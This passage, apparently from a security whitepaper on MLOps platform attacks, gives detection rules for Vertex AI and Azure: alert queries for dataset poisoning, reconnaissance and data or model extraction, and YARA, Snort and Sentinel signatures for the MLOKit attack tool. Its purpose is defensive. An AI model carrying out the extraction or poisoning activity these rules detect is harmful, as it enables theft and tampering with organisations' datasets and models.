5/3/2024, 1:49:11.493 PM	GetBlob	testworkspace5178193999	<a href="https://testworkspace5178193999.blob.core.windows.net:443/azureml/ExperimentRun/dc46Z&amp;ske=2024-05-04T21%3A25%3A46Z&amp;sks=b&amp;skv=2019-07-07&amp;st=2024-05-03T13%">https://testworkspace5178193999.blob.core.windows.net:443/azureml/ExperimentRun/dc46Z&amp;ske=2024-05-04T21%3A25%3A46Z&amp;sks=b&amp;skv=2019-07-07&amp;st=2024-05-03T13%</a>
blobOperationName	GetBlob		
blobReadTime [UTC]	2024-05-03T13:49:11.4930445Z		
blobStorageAccount	testworkspace5178193999		
blobURI			
modelName	taxifare-output-model		
modelReadIdentity	{"UserObjectId": "d852e46b-de3a-4a39-8ec9-83d22327b00e", "UserName": "brett.hawkins@outlook.com"}		
modelReadOperation	MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/MODELS/READ		
modelReadTime [UTC]	2024-05-03T13:49:06.9489972Z		

### *Event details for model extraction*

BigML

As mentioned in [Logging](#), you need a private deployment to enable logging within BigML. X-Force Red did not have access to a private deployment during this research, so were unable to develop detection rules and guidance for BigML without any available logging capability. There is no logging capability in BigML cloud.

Vertex AI

X-Force Red has provided example detection alerts within Google Cloud Monitoring<sup>83</sup> that can be used to detect the activities conducted within this research against Vertex AI. It is recommended to test and tune these rules as appropriate in your environment.

## *Creating an Alert Policy*

To create detections within Google Cloud, you will need to create an alert policy<sup>84</sup> from the Logs Explorer. First, navigate to the Logs Explorer and select “Create alert”.

<sup>83</sup><https://cloud.google.com/monitoring?hl=en>

<sup>84</sup><https://cloud.google.com/monitoring/alerts>

The screenshot shows the Google Cloud Logs Explorer interface. At the top, there's a navigation bar with 'Google Cloud', 'My First Project', a search bar, and various icons. Below the navigation is the 'Logs Explorer' header with 'Logs Explorer', 'Refine scope', and 'Project' tabs. Underneath is a toolbar with 'Query' (selected), 'Recent (8)', 'Saved (0)', 'Suggested (0)', 'Library', 'Clear query', 'Save', 'Stream logs', and 'Run query'. A search bar for 'Search all fields' is also present. On the left, there's a sidebar with icons for 'Logs', 'Metrics', 'Logs Metrics', 'Logs Metrics', and 'Logs Metrics'. The main area shows a single log entry with the number '1'. At the bottom, there are buttons for 'Log fields' and 'Histogram', and a row of actions: 'Create metric' (disabled), 'Create alert' (highlighted with a red box), 'Jump to now', 'More actions', 'Find in results', 'Correlate by', 'Download', and 'Edit'. Below this is a section for 'Query results' with '0 log entries'. At the very bottom, there are filters for 'SEVERITY', 'TIME' (set to 'EDT'), 'SUMMARY', 'Edit' (checkbox checked), 'Summary fields' (checkbox checked), and 'Wrap lines'.

### *Creating alert*

From there, you will fill out your alert policy name, severity, and description. Additionally, you will add the rule logic that you would like to cause the alert, frequency of the alert, and how/where the alert will be sent.

**1 Alert details**

Provide a name and description for this log alert.

Name	Dataset Reconnaissance - Vertex AI
Description	This rule will trigger if there is reconnaissance being performed against datasets within Vertex AI.

**2 Choose logs to include in the alert**

Create an inclusion filter to determine which logs are included in the alert.

Alert query	protoPayload.methodName="google.cloud.aiplatform.v1.DatasetService.ListDatasets"
-------------	--

**3 Set notification frequency and autoclose duration**

Configure the minimum amount of time between receiving notifications for logs that match this filter, and the duration to autoclose corresponding incidents.

Time between notifications	1 hr
Incident autoclose duration	1 day

**4 Who should be notified? (optional)**

When alerting policy violations occur, you will be notified via these channels.

Notification Channels

Brett Hawkins

**Save**   **Cancel**

*Configuring alert details*

You will then be able to see your created alert by navigating to “Alerting”, as shown in the screenshot below.

The screenshot shows the Google Cloud Monitoring interface. The left sidebar has two main sections: 'Detect' and 'Configure'. Under 'Detect', 'Alerting' is selected. Under 'Configure', 'Log-based metrics' is selected. The main area contains three sections: 'Incidents', 'Snoozes', and 'Policies'. The 'Incidents' section shows 'No rows to display' and a link to 'See all incidents'. The 'Snoozes' section shows 'No rows to display' and a link to 'See all snoozes'. The 'Policies' section lists one policy: 'Dataset Reconnaissance - Vertex AI' (Type: Logs). A 'CREATE SNOOZE' button is also present in the Policies section.


*Viewing alert policy*

### ***Detect Dataset Poisoning***

The below rule logic can be used in an alert policy to detect dataset poisoning.

```
protoPayload.methodName="google.cloud.aiplatform.ui.DatasetService.UpdateDataset" OR  
protoPayload.methodName="google.cloud.aiplatform.v1.DatasetService.UpdateDataset"
```

An example of an alert triggering based on this alert policy is shown below.



The screenshot shows a Google Cloud log alert firing interface. At the top left is the "Google Cloud" logo. To its right is a "VIEW INCIDENT" button. Below the logo, there are two status indicators: a red box with a white exclamation mark labeled "Log alert fired" and a pink box with a red bar labeled "Critical". A red horizontal bar spans across the top of the main content area. The main content area contains the following information:

- Audited Resource** with a log matching the query has appeared
- Start time**: May 14, 2024 at 12:10PM UTC (less than 1 sec ago)
- Policy**: Dataset Poisoning - Vertex AI
- Project**: coral-marker-414313
- Condition**: Log match condition
- Log details:
  - method : google.cloud.aiplatform.ui.DatasetService.UpdateDataset
  - project\_id : coral-marker-414313
  - service : [aiplatform.googleapis.com](#)
- Policy documentation**: This will trigger if there is a modification to a dataset within Vertex AI.
- VIEW INCIDENT** button

*Dataset poisoning alert*

### ***Detect Dataset Reconnaissance***

The below rule logic can be used in an alert policy to detect dataset reconnaissance.

```
protoPayload.methodName="google.cloud.aiplatform.v1.DatasetService.ListDataset  
s"
```

An example of an alert triggering based on this alert policy is shown below.



! Log alert fired    ! Warning

**Audited Resource** with a log matching the query has appeared

**Start time**

May 3, 2024 at 6:36PM UTC (less than 1 sec ago)

**Policy**

Dataset Reconnaissance - Vertex AI

**Project**

[coral-marker-414313](#)

**Condition**

Log match condition

method : google.cloud.aiplatform.v1.DatasetService.ListDatasets

project\_id : coral-marker-414313    service : [aiplatform.googleapis.com](#)

**Policy documentation**

This rule will trigger if there is reconnaissance being performed against datasets within Vertex AI.

[VIEW INCIDENT](#)


*Dataset reconnaissance alert*

### **Detect Model Reconnaissance**

The below rule logic can be used in an alert policy to detect model reconnaissance.

```
protoPayload.methodName="google.cloud.aiplatform.v1.ModelService.ListModels"
```

An example of an alert triggering based on this alert policy is shown below.



*Model reconnaissance alert*

### **Detect Dataset Extraction**

The below rule logic can be used in an alert policy to detect dataset extraction. This involves supplying Google Cloud Storage paths to dataset files that you want to monitor when they are downloaded.

```
protoPayload.methodName = "storage.objects.get" AND  
(protoPayload.resourceName =  
"projects/_/buckets/[BUCKET]/objects/[PATH]/[TO]/[DATASET_FILE]" OR  
protoPayload.resourceName =  
"projects/_/buckets/[BUCKET]/objects/[PATH]/[TO]/[DATASET_FILE]"  
)
```

An example of an alert triggering based on this alert policy is shown below.

[VIEW INCIDENT](#)

! Log alert fired    !!! Critical

**GCS Bucket** with a log matching the query has appeared

**Start time**

May 7, 2024 at 3:23PM UTC (less than 1 sec ago)

**Policy**

[Dataset Extraction - Vertex AI](#)

**Project**

[coral-marker-414313](#)

**Condition**

Log match condition

bucket\_name : cloud-ai-platform-a8faba59-2fce-4cc5-a5bf-147742ac309d

location : us-east1    project\_id : coral-marker-414313

### Policy documentation

This rule will trigger if any of the monitored Vertex AI datasets have been downloaded from a storage bucket.

[VIEW INCIDENT](#)

*Dataset extraction alert*

### Detect Model Extraction

The below rule logic can be used in an alert policy to detect model extraction.

```
protoPayload.methodName="google.cloud.aiplatform.v1.ModelService.ExportModel"  
OR  
protoPayload.methodName="google.cloud.aiplatform.ui.ModelService.ExportModel"
```

An example of an alert triggering based on this alert policy is shown below.

[VIEW INCIDENT](#)

! Log alert fired    !!! Critical

**Audited Resource** with a log matching the query has appeared

**Start time**

May 20, 2024 at 12:44PM UTC (less than 1 sec ago)

**Policy**

[Model Extraction - Vertex AI](#)

**Project**

[coral-marker-414313](#)

**Condition**

Log match condition

`method : google.cloud.aiplatform.v1.ModelService.ExportModel`

`project_id : coral-marker-414313`   `service : aiplatform.googleapis.com`

### Policy documentation

This rule will trigger if a model is exported within Vertex AI.

[VIEW INCIDENT](#)

*Model extraction alert*

## MLOKIT

There are multiple static signatures that can be used to detect the usage of MLOKit in its default state.

### YARA Rule

One signature that can be used is based on the project GUID in use by the tool. This can be detected with a YARA<sup>85</sup> rule on the MLOKit repository. Below is the rule logic for the YARA rule.

```
rule MLOKit_Signatures
{
    meta:
        description = "Static signatures for the MLOKit tool."
        md5 = "e977ac02118a3cb2c584d92a324e41e9"
        rev = 1
        author = "Brett Hawkins"
    strings:
        $typeguid = "32D508EE-ADFF-4553-A5E6-300E8DF64434" ascii nocase
wide
    condition:
        uint16(0) == 0x5A4D and $typeguid
}
```

### Snort Rule

A static user agent string is used when attempting each module in MLOKit. The user agent string is MLOKit-e977ac02118a3cb2c584d92a324e41e9. A snort<sup>86</sup> rule is provided in the MLOKit repository. Below is the rule logic for the snort rule.

```
alert tcp $HOME_NET any -> any $HTTP_PORTS (flow:established,to_server;
content:"MLOKit-e977ac02118a3cb2c584d92a324e41e9"; http_header;
fast_pattern:only; pcre:"/^User\x2dAgent\x3a\x20MLOKit/Hm"; metadata:service
http; msg:"Known malicious user-agent string MLOKit tool";
id:5493400793187708; rev:1; )
```

### Sentinel Analytic Rule

Also included in the MLOKit repository is a Microsoft Sentinel analytic rule to detect the usage of MLOKit in its default state. Specifically, this rule will trigger when MLOKit is used to interact with Azure Storage Blobs, which happens when attempting to perform dataset or model extraction attacks.

StorageBlobLogs |

---

<sup>85</sup><https://yara.readthedocs.io/en/stable/writingrules.html>

<sup>86</sup><https://snort.org/>

```
where UserAgentHeader == "MLOKit-e977ac02118a3cb2c584d92a324e41e9" |  
project TimeGenerated, OperationName, CallerIpAddress, UserAgentHeader, Uri
```

An example of the alert triggering is shown in the screenshots below.

The screenshot shows the Microsoft Sentinel interface for an incident titled "MLOKit Usage" with incident number 205. The incident is marked as "Unassigned" with a status of "New" and a high severity level. The description states: "This rule will trigger when an operation against Azure Storage Blobs are conducted using MLOKit." The alert product names listed are Microsoft Sentinel. There is one event, one alert, and zero bookmarks. The last update time and creation time are both 05/08/24, 01:48 PM. The entities section shows zero entries. Under tactics and techniques, there are entries for Reconnaissance (0) and Collection (0).

*MLOKit Sentinel rule*

Results			
Chart			
Add bookmark			
<input type="checkbox"/> TimeGenerated [UTC] ↑	CallerIpAddress	OperationName	Uri
<input type="checkbox"/> 5/8/2024, 5:21:45.605 ...	[REDACTED]	GetBlob	https://testworkspace5178193999.blob.core.windows.net:443/azureml-b
CallerIpAddress	[REDACTED]		
OperationName	GetBlob		
TimeGenerated [UTC]	2024-05-08T17:21:45.605140Z		
Uri	https://testworkspace5178193999.blob.core.windows.net:443/azureml-blobstore-ed3e742f-4765-46ae-9725-4f85c6358af8/UI/2		
UserAgentHeader	MLOKit-e977ac02118a3cb2c584d92a324e41e9		

*Event details for MLOKit Sentinel alert*

## Google Cloud Alert Policy

The below rule logic can be used in an alert policy to detect the usage of MLOKit against Vertex AI.

```
protoPayload.requestMetadata.callerSuppliedUserAgent=~"MLOKit-  
e977ac02118a3cb2c584d92a324e41e9"
```

An example of an alert triggering based on this alert policy is shown below.

The screenshot shows a Google Cloud alert incident page. At the top left is the Google Cloud logo. At the top right is a blue "VIEW INCIDENT" button. Below the logo, there's a red horizontal bar containing two buttons: a red one with a white exclamation mark and the text "Log alert fired", and a grey one with the text "No severity". The main content area has a light grey background. It starts with the heading "Audited Resource with a log matching the query has appeared". Below this, there are two columns of information: "Start time" (May 8, 2024 at 5:37PM UTC (less than 1 sec ago)) and "Policy" (MLOKit Usage - Vertex AI). Further down are "Project" (coral-marker-414313) and "Condition" (Log match condition). A code snippet follows, showing log entries: "method : google.cloud.aiplatform.v1.DatasetService.ListDatasets" and "project\_id : coral-marker-414313 | service : aiplatform.googleapis.com". Below this is a section titled "Policy documentation" with the text: "This will trigger if the MLOKit tool is used to interact with Google Cloud Storage buckets, which can indicate actions against datasets and models within Vertex AI." At the bottom is another blue "VIEW INCIDENT" button.

*MLOKit alert for Google Cloud*

# Conclusion

Organizations continue to accelerate their adoption and usage of AI to advance their businesses, which has quickly caused ML technologies to become critical to business operations for enterprises of all sizes. The increased usage of MLOps platforms to create, manage, and deploy ML models will cause attackers to view these platforms as attractive targets. As such, properly securing these MLOps platforms and understanding how an attacker could abuse them to conduct attacks such as data poisoning, data extraction and model extraction is critical. It is X-Force Red's goal that this research brings more attention and inspires future research on defending other business critical MLOps platforms and services.

# Acknowledgements

A special thank you to the below people for giving feedback on this research and providing whitepaper content review:

- Dave Cossa ([@G0ldenGunSec](#))
- Shawn Jones ([@anthemtotheego](#))
- Valentina Palmiotti ([@chompie1337](#))